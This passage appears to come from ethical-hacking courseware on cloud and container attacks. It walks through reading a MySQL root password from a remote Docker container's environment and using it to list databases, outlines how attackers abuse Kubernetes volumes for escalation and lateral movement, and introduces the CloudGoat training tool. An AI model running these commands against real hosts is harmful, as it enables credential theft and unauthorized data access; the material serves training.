
Use the retrieved credentials to find databases under the MySQL container:

```
$ docker -H [docker host] exec -i some-mysql mysql -u root -p
<password> -e “show databases”
```



```
 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED     STATUS    PORTS                      NAMES
260f6220d004   mysql   4 days ago  Up 4 days 0.0.0.0:3306->3306/tcp    some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Figure 19.86: Screenshot of Docker retrieving the MySQL databases



Hacking Container Volumes

- Kubernetes supports different types of volumes such as the **Network File System (NFS)**, and Internet Small Computer Systems Interface (iSCSI)
- A volume is like a directory that stores files and is accessible to all the containers in a pod
- Attackers can exploit **weak and default configurations** in these volumes to launch privilege escalation attacks and perform lateral movement in the internal network

- **Accessing Master Nodes**: If attackers can gain access to the API or etcd, they can easily retrieve configuration details of the mounted volumes
- **Accessing Nodes**: kubelet manages the pods, so if attackers can access a node in a pod, they can easily gain access to all the volumes used within the pod
- **Accessing Container**: By gaining access to the container, attackers can configure a hostpath volume type to retrieve sensitive information from the node

Hacking Container Volumes

In Kubernetes, containers use volumes to share filesystems and manipulate container files. A volume is similar to a directory that stores files and is accessible to all containers in a pod. Kubernetes supports different types of volumes, such as NFS and Internet small computer systems interface (iSCSI), using various protocols. Weak and default configurations in these volumes may be exploited by attackers to launch privilege escalation attacks and perform a lateral movement in the internal network.


- **Accessing Master Nodes**: Volume configurations, such as iSCSI, store configuration details in the form of secrets. If attackers gain access to the API or etcd, they can easily retrieve the configuration details of these volumes.
- **Accessing Nodes**: Kubelet manages pods, so if attackers gain access to a node in a pod, they can easily access all volumes used within the pod. Furthermore, if attackers use filesystem tools for viewing logs, they can obtain useful information about a node. For example, attackers can use the “df” command to retrieve configuration details of volumes using NFS.
- **Accessing Container**: Similar to accessing nodes, attackers can also retrieve the same information within the container itself. By attacking volumes from a container, attackers can configure the hostpath volume type to retrieve sensitive information from a node. Attackers can further use filesystem tools to browse all mounted volumes.

CloudGoat 2 – Vulnerable by Design AWS Deployment Tool

- CloudGoat is Rhino Security Labs' "**Vulnerable by Design**" AWS deployment tool
- It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios

The scenarios included at the launch are as follows:

- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a VPC
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using an SSRF vulnerability in a web app



	Policy name	Type	Used as	Description
☑	AdministratorAccess	Job function	Permissions policy (1)	Provides full access to AWS services and r...
☐	AlexaForBusinessDe...	AWS managed	None	Provide device setup access to AlexaForBu...
☐	AlexaForBusinessFull...	AWS managed	None	Grants full access to AlexaForBusiness res...
☐	AlexaForBusinessGat...	AWS managed	None	Provide gateway execution access to Alexa...
☐	AlexaForBusinessRe...	AWS managed	None	Provide read only access to AlexaForBusin...
☐	AmazonAPIGateway...	AWS managed	None	Provides full access to create/edit/delete A...
☐	AmazonAPIGatewayI...	AWS managed	None	Provides full access to invoke APIs in Ama...
☐	AmazonAPIGateway...	AWS managed	None	Allows API Gateway to push logs to user's ...

https://rhinosecuritylabs.com

